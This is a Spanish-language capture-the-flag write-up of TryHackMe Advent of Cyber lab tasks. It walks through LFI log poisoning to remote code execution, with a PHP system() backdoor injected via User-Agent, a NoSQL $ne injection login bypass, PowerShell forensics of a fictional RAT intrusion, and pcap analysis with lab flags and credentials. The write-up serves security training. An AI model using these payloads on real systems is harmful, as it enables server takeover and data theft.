Guest:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36:/index.php?err=php://filter/base64-encod
Guest:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36:/index.php?err=php://filter/base64-encod
Guest:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36:/index.php?err=php://filter/base64-encod
Guest:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36:/index.php?err=php://filter/base64-encod
Guest:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36:/index.php?err=php://filter/convert.bas
Guest:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36:/index.php?err=php://filter/convert.bas
Guest:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36:/index.php?err=php://filter/convert.bas
Guest:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36:/index.php?err=php://filter/convert.bas
Guest:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36:/index.php?err=php://filter/convert.bas
Guest:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36:/index.php?err=php://filter/convert.bas
Guest:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36:/index.php?err=php://filter/convert.bas
Guest:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36:/index.php?err=error.txt
Guest:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36:/login.php
McSkidy:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36:/login.php
McSkidy:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36:/manage.php
McSkidy:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36:/recover-password.php
McSkidy:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36:/manage.php
McSkidy:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36:/logs.php
```

Figura 6.8: Recurso /logs.php

Esta página que nos muestra los logs del servidor podría ser vulnerable a log poisoning. En las figuras 17.8 y 17.9 podemos ver que si enviamos una request y modificamos el header user-agent, el input modificado aparece en texto plano en los logs del sistema.

```
~ |⇒ curl -A "hamburguesa" http://10.10.111.45/
```

Figura 6.9: GET request con header user-agent="hamburguesa"

```
McSkidy:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36:/logs.php
Guest:172.17.0.1:hamburguesa:/
McSkidy:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36:/logs.php
```

Figura 6.10: La request aparece en el recurso /logs.php

Si incluimos código PHP es posible que este se ejecute si accedemos a los logs almacenados mediante LFI. El entry point está en la pantalla de error por lo que hay que cerrar la sesión. Una vez de nuevo en el entry point podemos conseguir ejecución remota de código: Haciendo la request de la figura 8.11 podemos ejecutar cualquier comando que queramos en el sistema mediante el parametro 'cmd' del url de la figura 6.12.



```
~| curl -A "<?php echo 'holaa';system(\$GET['cmd']);?>" http://10.10.81.146/index.php
```

Figura 6.11: Request con backdoor PHP básico.

No seguro | http://10.10.81.146/index.php?err=./includes/logs/app_access.log&cmd=hostname

Figura 6.12: URL del entry point de la LFI, donde se piden los logs envenenados y se pide con el parametro 'cmd' el código a ejecutar en el servidor.

```
Guest:172.17.0.1:holaa lfi-aoc-awesome-59aedca683fff9261263bb084880c965 :/index.php |
```

Figura 6.13: Output del comando 'hostname' aparece en los logs del sitio web.

6.4 Severidad y mitigaciones

Una vulnerabilidad como esta es extremadamente grave ya que permite ejecución total de código arbitrario remoto. Un atacante a partir de esto puede tener acceso remoto al servidor y comenzar a escalar privilegios.

Según el proyecto OWASP, la mitigación más efectiva es evitar pasar input de usuario a APIs del filesystem del servidor o de frameworks relacionadas. Si no es posible evitar esto, se puede mantener una lista de archivos que pueden ser incluidos mediante la función include() en cada página.



7 Migration Without Security

7.1 Historia

. El equipo de desarrollo que se encarga de los pedidos de regalos migró a un nuevo stack de tecnología. En el proceso dejaron la aplicación vulnerable y Grinch Enterprises ahora controla el acceso al sistema. Por suerte, se olvidaron de parchear el sistema así que se puede usar la misma vulnerabilidad para obtener los pedidos de regalos."

7.2 Apartado teórico

Las bases de datos NoSQL son bases de datos no relacionales que utilizan un lenguaje de querys distinto al SQL. En esta task en específico se usa MongoDB.

Estas bases de datos estan compuestas de colecciones de documentos. Cada documento es un objeto guardado en formato BSON que es una serialización de JSON.

Una aplicación web es vulnerable a **NoSQL Injection** cuando se puede injectar lógica del lenguaje NoSQL de manera que pueda tomar control de la base de datos. Al igual que con las otras vulnerabilidades relacionadas con inyecciones de código el problema surge de una falta de filtrado y saneamiento de input.

7.3 Auditoría de la maquina

Conectandonos por SSH con las credenciales thm:tryhackme tenemos acceso a un servidor con mongoDB instalado, listando las bases de datos del servidor encontramos una llamada flagdb, la cual tenía un documento en la colección "flagColl" donde se encuentra la primer flag de la task:**THM{8814a5e6662a9763f7df23ee59d944f9}**. Ver figura 24.1

```
> show databases
AoC3    0.000GB
admin   0.000GB
config  0.000GB
flagdb  0.000GB
local   0.000GB
> use flagdb
switched to db flagdb
> db.getCollectionNames()
[ "flagColl" ]
> db.flagColl.find()
{ "_id" : ObjectId("618806af0afbc09bdf42bd6a"), "flag" : "THM{8814a5e6662a9763f7df23ee59d944f9}" }
>
```

Figura 7.1: Comandos sobre mongoDB para obtener la primer flag.



Para obtener la siguiente flag debemos bypassear una página de login, ver figura 24.2. Cuando se ingresan las credenciales admin:password en el panel, la POST request enviada es la de la figura 23.3.




Figura 7.2: Pagina de login de la aplicación web.

```

1 POST /login HTTP/1.1
2 Host: 10.10.67.110
3 Content-Length: 32
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.10.67.110
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0
Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://10.10.67.110/login
11 Accept-Encoding: gzip, deflate
12 Accept-Language: es-AR,es;q=0.9,ru-RU;q=0.8,ru;q=0.7,es-419;q=0.6
13 Cookie: connect.sid=s%3APpoisB4Caj1fUNr2Z_2slJvJvwKFT4Sw.GVZh0wGrTnz38uvTIp2NevPDOTZTdedsxQNVxyj06w
14 Connection: close
15
16 username=admin&password=password

```

Figura 7.3: Request enviada al servidor cuando se intenta iniciar sesión.

Los parametros se envían en headers de nombre “username” y “password”, sabemos que el servidor usa NoSQL por lo que podemos teorizar que el query es algo del estilo de:

```
1 db.users.findOne({username:'admin', password:'password'})
```



Si en la request se inyecta el operador `$ne` para el parametro "password" es posible que el query NoSQL sea:

```
1 db.users.findOne({username:'admin', password:{'$ne':'password'}})
```

Lo que siempre va a devolver los datos del usuario "admin" ya que la contraseña no es "password".

En la figura 23.4 se puede ver la inyección en el header y como resulta en una redirección al panel de administrador, ver figura 23.5.

Request	Response
<pre>Pretty Raw Hex ⌂ ⌂ ⌂</pre> <pre> 1 POST /login HTTP/1.1 2 Host: 10.10.67.110 3 Content-Length: 37 4 Cache-Control: max-age=0 5 Upgrade-Insecure-Requests: 1 6 Origin: http://10.10.67.110 7 Content-Type: application/x-www-form-urlencoded 8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q =0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a pplication/signed-exchange;v=b3;q=0.9 10 Referer: http://10.10.67.110/login 11 Accept-Encoding: gzip, deflate 12 Accept-Language: es-AR,es;q=0.9,ru-RU;q=0.8,ru;q=0.7,es-419;q=0.6 13 Cookie: connect.sid= s%3ARpoisB4CaJ1fUNr2Z_2slJvJVwKFT4Sw.GVZh0wGrTnz3 8uvTiP2NeVPD0TZdedsdQNVxyj06w 14 Connection: close 15 16 username=admin&password[\$ne]=password </pre>	<pre>Pretty Raw Hex Render ⌂ ⌂ ⌂</pre> <pre> 1 HTTP/1.1 302 Found 2 Server: nginx/1.14.0 (Ubuntu) 3 Date: Fri, 12 Aug 2022 05:22:49 GMT 4 Content-Type: text/html; charset=utf-8 5 Content-Length: 64 6 Connection: close 7 X-Powered-By: Express 8 Location: /dashboard 9 Vary: Accept 10 11 <p> Found. Redirecting to /dashboard </p> </pre>

Figura 7.4: Request con NoSQL injection y respuesta del servidor.

Gift Requests WebApp

Search for a user request in our MongoDB!

Welcome admin!

- [Search](#)
- [Flag!](#)
- [Logout](#)

Figura 7.5: Panel de administrador, ingresando a "Flag!" se puede obtener la flag **THM{b6b304f5d5834a4d089b570840b467a8}**.



Navegando a "Search" encontramos una barra de búsqueda para encontrar usuarios, si buscamos el usuario "Vicente" en la request se envía como query parameter `username=Vicenterole=user`, realizando una inyección como la anterior en el `username` y modificando 'user' por 'guest', ver figura 23.6 obtenemos todos los usuarios y encontrar la flag **THM{2ec099f2d602cc4968c5267970be1326}**.

```

1 | GET /search?username[$ne]=Vicente&role=guest HTTP/1.1
2 | Host: 10.10.67.110
3 | Cache-Control: max-age=0
4 | Upgrade-Insecure-Requests: 1
5 | User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0
   | Safari/537.36
6 | Accept:
   | text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 | Accept-Encoding: gzip, deflate
8 | Accept-Language: es-AR,es;q=0.9,ru-RU;q=0.8,ru;q=0.7,es-419;q=0.6
9 | Cookie: connect.sid=s%3A1rEaMm5PbXez4qKVVaGEpRuMdhKSPPql.QLyxVF7f5ZcSulLrBx1yOkipy4dMqJWdrG4bH72M7y0
10 | If-None-Match: W/"893-Ivlz2JhT2MZ525Hx+JyRib0j8mU"
11 | Connection: close
12 |
13 |

```

Figura 7.6: Request para obtener todos los usuarios con role=guest

Buscando el usuario mcskidy y haciendo la misma inyección obtenemos la respuesta a la ultima pregunta de la task.

```
1 | GET /search?username=mcskidy&role[$ne]=user HTTP/1.1
```

Figura 7.7: Request para obtener todos los usuarios con username=mcskidy.

ID:6184f516ef6da50433f100f4:mcskidy:admin

Figura 7.8

7.4 Severidad y mitigación

Esta vulnerabilidad es bastante crítica ya que permite acceso indiscriminado a toda la base de datos, donde podría haber información sensible, además de permitir bypassar la pantalla de login.

Al igual que con las vulnerabilidades anteriores lo principal para mitigar es el saneamiento de input.



8 Santa's Bag of Toys

8.1 Historia

“La laptop de Santa, que usa para preparar su bolsa de regalos para navidad fue robada. Tenemos que descubrir quién comprometió la laptop y recuperar la bolsa de regalos.

La laptop tenía mínimas herramientas de monitoreo instaladas, por lo que lo único que tenemos para trabajar son PowerShell Transcription Logs.“

8.2 Auditoría

Contamos con 5 logs de PowerShell de la laptop, el primero tiene el output de los comandos whoami, systeminfo, y net user. Utilizando esta información podemos obtener información sobre el sistema operativo y responder la primera pregunta de la task, ver figura 24.1.

```
PS C:\Users\santa> systeminfo

Host Name:          LAPTOP
OS Name:           Microsoft Windows 11 Pro
OS Version:        10.0.22000 N/A Build 22000
OS Manufacturer:   Microsoft Corporation
OS Configuration:  Standalone Workstation
OS Build Type:     Multiprocessor Free
Registered Owner:  santa
```

Figura 8.1: Información del sistema de la laptop.

En otro de los logs, ver figura 24.2 podemos ver que se agregó un usuario nuevo al sistema y se le dio privilegios de administrador.



```
PS C:\Windows\system32> net user s4nta grinchstolechristmas /add
The password entered is longer than 14 characters. Computers
with Windows prior to Windows 2000 will not be able to use
this account. Do you want to continue this operation? (Y/N) [Y]: Y
The command completed successfully.
*****
Command start time: 20211128153614
*****
PS C:\Windows\system32> net localgroup administrators s4nta /add
The command completed successfully.
*****
```

Figura 8.2: Se agregó el usuario s4nta con contraseña grinchstolechristmas

En otro log más nuevo se ve que desde este usuario se copia un archivo al escritorio con el comando de la figura 23.3, y en la figura 23.4 utilizando el LOLbin certutil.exe se codifica el archivo en Base64.

```
PS C:\Users\s4nta\Desktop> copy C:\Users\santa\AppData\Local\Microsoft\Windows\UsrClass.dat C:\Users\s4nta\Desktop\UsrClass.dat
*****
```

Figura 8.3: Se copia el archivo UsrClass.dat al escritorio.

```
PS C:\Users\s4nta\Desktop> certutil.exe -encode .\UsrClass.dat santa.dat
Input Length = 2621440
Output Length = 3604540
CertUtil: -encode command completed successfully.
*****
Command start time: 20211128153919
*****
PS C:\Users\s4nta\Desktop> type .\santa.dat
-----BEGIN CERTIFICATE-----
cmVnZjQAAA0AAAAAVc87AH7k1wEBAAAAwAAAAAAAABAAAAIAAAAADgJgABAAAA
XABNAGkAYwByAG8AcwBvAGYAdABcAFcAaQBuAGQAbwB3AHMAXABVAHMAcgBDAGwA
YQBzAHMALgBkAGEAdAAAAGzF/RFxU0wRsgMIW9bId4dsxf0RcVDsEbIDCFvlyHeH
AAAAAG3F/RFxU0wRsgMIW9bId4dybXRtVs87AH7k1wEAAAAAAAAAAAAAA
-----
```

Figura 8.4: Se codifica UsrClass.dat en Base64.

Decodificando el contenido entre —BEGIN CERTIFICATE— y —END CERTIFICATE— – se puede recuperar el archivo original. El archivo UsrClass.dat contiene “Shellbags”, artefactos contenidos en el registro de Windows que guardan las preferencias del usuario para Windows Explorer. Accediendo a esta información podríamos averiguar qué actividad hubo en la laptop antes de que haya sido comprometida.



Explorando el hive UsrClass.dat con ShellBags Explorer podemos ver los nombres de algunos directorios y archivos que había en el escritorio. Entre estos está la sospechosa carpeta SantaRat y la carpeta Bag of Toys. Ver figura 23.5




Figura 8.5: Vista en arbol de la información extraida por ShellBags Explorer.

RAT es el nombre que se le suele dar a los troyanos de acceso remoto, probablemente este es el malware que se utilizó para comprometer la máquina. No podemos acceder a los archivos, solo a los nombres, pero la carpeta de nombre .github indica que tal vez el malware esta en un repositorio de github. Efectivamente esto es así, el troyano se encuentra en <https://github.com/Grinchiest/SantaRat>. Explorando el perfil de github “Grinchiest” hallamos otro repositorio que parece pertinente: <https://github.com/Grinchiest/operation-bag-of-toys>. Ver figuras 23.6 y 14.7.



Grinchiest Initial commit ...		
📁 .github	Initial commit	8 months ago
📁 Client	Initial commit	8 months ago
📁 IMG	Initial commit	8 months ago
📁 MessagePack	Initial commit	8 months ago
📁 Plugin	Initial commit	8 months ago
📁 Server	Initial commit	8 months ago
📁 packages	Initial commit	8 months ago
📄 .gitignore	Initial commit	8 months ago
📄 ArtifactBuild.cmd	Initial commit	8 months ago
📄 DcRat.sln	Initial commit	8 months ago
📄 LICENSE	Initial commit	8 months ago
📄 README.md	Initial commit	8 months ago

README.md
<h2>SantaRAT</h2> <hr/> <p>GitHub</p> <p>A remote access trojan to use against Santa's laptop -- shamelessly ripped off of DcRAT</p>

Figura 8.6: Repositorio Grinchiest/SantaRat.



	Grinchiest Update README.md ...	on Nov 28, 2021	⌚ 5
	README.md	Update README.md	9 months ago
	bag_of_toys.zip	santa's new bag of toys!!!!!!	9 months ago
<hr/>			
README.md			

Operation Bag of Toys

For this Christmas, Grinch Enterprise will rig Santa's bag of toys!!

We will steal Santa's laptop and compromise his bag of toys, removing all the good toys and replacing them with bad things!!

UPDATE!!!

*WE HAVE SUCCESSFULLY STOLEN SANTA'S LAPTOP AND HAVE
REPLACED HIS BAG OF TOYS!!!*

Now, Santa's bag will only be filled with badness!!

- coal
- mold
- worms
- ants
- mildew
- boogers
- earwax
- sand
- dirt
- spiders

CHRISTMAS IS OURS!!!!!!

Figura 8.7: Repositorio Grinchiest/operation-bag-of-toys.

En uno de los logs se puede ver que el usuario s4nta instala una utilidad para compresión de archivos en formato UHA, y en otro se puede ver que se utilizó para comprimir el archivo bag_of_toys con una contraseña, ver figuras 17.7 y 17.8.

Por otro lado, eliminaron los contenidos del directorio original y agregaron archivos con la palabra “GRINCHMAS”.

```
PS C:\Users\s4nta\Desktop> (New-Object Net.WebClient).DownloadFile(
  "https://sam.gleske.net/uharc/uharc-cmd-install.exe", "C:\Users\s4nta\Desktop\uharc-cmd-install.exe")
*****
Command start time: 20211128155039
*****
PS C:\Users\s4nta\Desktop> .\uharc-cmd-install.exe
*****
```

Figura 8.8: Comando para instalar uharc.exe



```
PS C:\Windows\system32> C:\Program` Files` `(x86`)\UHARC` CMD\bin\uharc.exe a -pw -r C:\Users\s4nta\Desktop\Bag` Of` Toys\*
C:\Users\santa\Desktop\Bag` Of` Toys\*

UHARC 0.6b ----- high compression multimedia archiver ----- BETA version
Copyright (c) 1997-2005 by Uwe Herklotz All rights reserved 01 Oct 2005
**** Freeware for non-commercial use **** contact: uwe.herklotz@gmx.de ***

Creating archive "C:\Users\s4nta\Desktop\Bag` Of` Toys\*.uh
Using password.
Using ALZ2-mode (1.0 MB dictionary) with multimedia detection.
Using 12.0 MB for compression and 1.0 MB for file buffers.
```

Figura 8.9: Compresión con contraseña del archivo.

Afortunadamente, por un error de OpSec de parte de El Grinch, la contraseña se puede encontrar explorando los commit messages del repositorio Grinchiest/operation-bag-of-toys. Ver figuras 17.9 y 8.11.

Commit Message	Committer	Date
Update README.md	Grinchiest	committed on Nov 28, 2021
santa's new bag of toys!!!!	Grinchiest	committed on Nov 28, 2021
clobbering santa's bag of toys.....	Grinchiest	committed on Nov 28, 2021
stole Santa's bag of toys!!!!!!!!!!!!!!	Grinchiest	committed on Nov 28, 2021
Planning for operation	Grinchiest	committed on Nov 28, 2021

Figura 8.10: Mensajes de commit del repositorio Grinchiest/operation-bag-of-toys.



The screenshot shows a GitHub commit page for a repository named 'Santa's Bag of Toys'. The commit message is: "stole Santa's bag of toys!!!!!!". Below the message, it says "pw: TheGrinchiestGrinchmasOfAll". The commit was made by "Grinchiest" on Nov 28, 2021, with a verified status, 1 parent, and commit hash 41615462e4fdc0ceeb4ef1bec693ec3de1125ed2. The commit shows 1 changed file with 0 additions and 0 deletions. The file is a binary file named "bag_of_toys.uha" which is 568 KB in size. The file is not shown.

Figura 8.11: La contraseña del archivo aparece como subtítulo en este commit.

Usando la contraseña **TheGrinchiestGrinchmasOfAll** podemos desencriptar la carpeta Bag_Of_Toys y revisar los contenidos, esta carpeta cuenta con 228 archivos.

8.3 Conclusiones Forenses

La laptop de Santa fue comprometida por Grinch Enterprises mediante un troyano de acceso remoto, luego de obtener acceso, el atacante creó un usuario de nombre s4nta y elevó los privilegios del usuario a los de un administrador.

Teniendo acceso mediante este usuario, el atacante codificó mediante el LOLbin certutil.exe en base64 el hive UsrClass.dat y lo dejó en el escritorio. Luego procedió a instalar una utilidad para encriptar la carpeta Bag_Of_Toys con la contraseña TheGrinchiestGrinchmasOfAll.

El atacante cometió muchos errores de seguridad operacional que llevaron a que su rastro sea reversible, si se tratara de un agente malicioso más sofisticado esto habría sido mucho más difícil.

No se llegó a una conclusión de como llegó el malware al sistema en un principio.



9 Where Is All this data going?

9.1 Apartado teórico

Wireshark es una herramienta de análisis de paquetes de red, permite tanto realizar capturas de paquetes en vivo como analizar archivos .pcap. Permite la configuración de filtros para visualizar y capturar paquetes en específico. Es una herramienta fundamental para un profesional de seguridad.

9.2 Análisis de paquetes

En esta tarea se nos provee un archivo de extensión .pcap, esta es la extensión de los archivos de capturas de paquetes de Wireshark. Las respuestas a las preguntas de la tarea se pueden obtener aplicando varios filtros sobre la captura.

Aplicando el filtro `http.request.method == GET` podemos ver todos los paquetes HTTP con método GET, en la figura 24.1 se puede ver como se pide el directorio /login.

http.request.method == GET						
No.	Time	Source	Destination	Protocol	Length	Info
725	34.657203	10.10.10.5	10.10.10.4	HTTP	381	GET /login HTTP/1.1
729	34.672047	10.10.10.5	10.10.10.4	HTTP	382	GET /login/ HTTP/1.1
733	34.983950	10.10.10.5	10.10.10.4	HTTP	391	GET /login/login.php HTTP/1.1

Figura 9.1: Paquetes HTTP con método GET.

Cambiando a `http.request.method == POST` podemos encontrar la POST request con las credenciales de login y una flag **THM{d8ab1be969825f2c5c937aec23d55bc9}** en el header User-Agent. ver figuras 24.2 , 23.3 y 23.4.

http.request.method == POST						
No.	Time	Source	Destination	Protocol	Length	Info
755	42.827369	10.10.10.5	10.10.10.4	HTTP	620	POST /login/login.php HTTP/1.1 (application/x-www-form-urlencoded)
1186	1230.077490	10.10.10.6	10.10.10.4	HTTP	336	POST /login/login.php HTTP/1.1 (application/x-www-form-urlencoded)
1194	1261.147109	10.10.10.6	10.10.10.4	HTTP	620	POST /login/login.php HTTP/1.1 (application/x-www-form-urlencoded)

Figura 9.2: Paquetes HTTP con método POST.

```

    ▼ HTML Form URL Encoded: application/x-www-form-urlencoded
      > Form item: "username" = "McSkidy"
      > Form item: "password" = "Christmas2021!"
```

Figura 9.3: Credenciales de login en POST request.

Usando el filtro `dns.txt` encontramos la query de tipo DNS TXT, y seleccionando “follow UDP stream” podemos ver la respuesta que contiene la flag **THM{dd63a80bf9fd21aabbf70af743}** ver figura 23.5.



```

▼ Hypertext Transfer Protocol
  > POST /login/login.php HTTP/1.1\r\n
  Host: 10.10.10.4\r\n
  User-Agent: TryHackMe-UserAgent-THM{d8ab1be969825f2c5c937aec23d55bc9}\r\n

```

Figura 9.4: Flag de la tarea en POST request.

No.	Time	Source	Destination	Protocol	Length	Info
1	1059 1212.755917	10.10.10.6	10.10.10.4	DNS	80	Standard query 0x598b TXT packet.tryhackme.com
2	1060 1212.756076	10.10.10.4	10.10.10.6	DNS	148	Standard query response 0x598b TXT packet.tryhackme.com TXT

> Frame 1060: 148 bytes on wire (1184 bits), 148 bytes captured (1184 bits)
> Ethernet II, Src: PcsCompu_a2:07:27 (08:00:27:a2:07:27), Dst: PcsCompu_43:73:bc (08:00:27:43:73:bc)
> Internet Protocol Version 4, Src: 10.10.10.4, Dst: 10.10.10.6
> User Datagram Protocol, Src Port: 53, Dst Port: 58691
 ▼ Domain Name System (response)
 Transaction ID: 0x598b
 > PcsCompu_43:73:bc Standard query response, No error
 Question: 1
 Answer RRs: 1
 Authority RRs: 0
 Additional RRs: 0
 ▼ Queries
 > packet.tryhackme.com: type TXT, class IN
 ▼ Answers
 > packet.tryhackme.com: type TXT, class IN
 Name: packet.tryhackme.com
 Type: TXT (Text strings) (16)
 Class: IN (0x0001)
 Time to live: 604800 (7 days)
 Data length: 56
 TXT Length: 55
 TXT: AoC3 is awesome - THM{(dd63a80bf9fd21aabb70af7438c257}
[Request Id: 1059]
[Time: 0.000159000 seconds]

Figura 9.5: Flag de la tarea en respuesta a query DNS TXT.

Usando el filtro *ftp* podemos ver todos los paquetes que usan el protocolo ftp, entre estos paquetes encontramos información como un par de credenciales y que se guarda en el servidor un archivo de nombre “secret.txt”. Buscando paquetes con protocolo *ftp-data* podemos ver el contenido del archivo y obtener una flag. Ver figuras 23.6 y 14.7.



ftp						
No.	Time	Source	Destination	Protocol	Length	Info
1066	1224.884464	10.10.10.4	10.10.10.6	FTP	86	Response: 220 (vsFTPD 3.0.3)
1068	1224.884865	10.10.10.6	10.10.10.4	FTP	82	Request: USER tryhackftp
1070	1224.884958	10.10.10.4	10.10.10.6	FTP	100	Response: 331 Please specify the password.
1072	1224.885356	10.10.10.6	10.10.10.4	FTP	82	Request: PASS TryH@ckh3!
1074	1224.896138	10.10.10.4	10.10.10.6	FTP	89	Response: 230 Login successful.
1076	1224.896682	10.10.10.6	10.10.10.4	FTP	77	Request: CWD /files
1078	1224.896779	10.10.10.4	10.10.10.6	FTP	103	Response: 250 Directory successfully changed.
1080	1224.897049	10.10.10.6	10.10.10.4	FTP	71	Request: PASV
1082	1224.897346	10.10.10.4	10.10.10.6	FTP	115	Response: 227 Entering Passive Mode (10,10,10,4,210,245).
1087	1224.898227	10.10.10.6	10.10.10.4	FTP	82	Request: STOR secret.txt
1089	1224.898524	10.10.10.4	10.10.10.6	FTP	88	Response: 150 Ok to send data.
1094	1224.900981	10.10.10.4	10.10.10.6	FTP	90	Response: 226 Transfer complete.

Figura 9.6: Paquetes que utilizan protocolo ftp.

ftp-data						
No.	Time	Source	Destination	Protocol	Length	Info
1091	1224.900214	10.10.10.6	10.10.10.4	FTP-DA...	86	FTP Data: 20 bytes (PASV) (STOR secret.txt)
> Frame 1091: 86 bytes on wire (688 bits), 86 bytes captured (688 bits)						
> Ethernet II, Src: PcsCompu_43:73:bc (08:00:27:43:73:bc), Dst: PcsCompu_a2:07:27 (08:00:27:a2:07:27)						
> Internet Protocol Version 4, Src: 10.10.10.6, Dst: 10.10.10.4						
> Transmission Control Protocol, Src Port: 43446, Dst Port: 54005, Seq: 1, Ack: 1, Len: 20						
FTP Data (20 bytes data)						
[Setup frame: 1082]						
[Setup method: PASV]						
[Command: STOR secret.txt]						
[Command frame: 1087]						
[Current working directory: /files]						
▼ Line-based text data (1 lines)						
AoC Flag: 123^-^321\n						

Figura 9.7: Paquete que utiliza el protocolo ftp-data.



10 Offensive Is The Best Defense

10.1 Historia

“McSkidy está tratando de descubrir cómo los atacantes lograron penetrar en la red y dañar la infraestructura de Best Festival Company. Decidió comenzar a hacer una evaluación de seguridad de sus sistemas para descubrir cómo Grinch Enterprises logró causar este daño. Comenzó realizando una evaluación de seguridad de sus sistemas para descubrir cómo Grinch Enterprises logró causar este daño y se pregunta qué servicio explotaron.“

10.2 Auditoría de la máquina

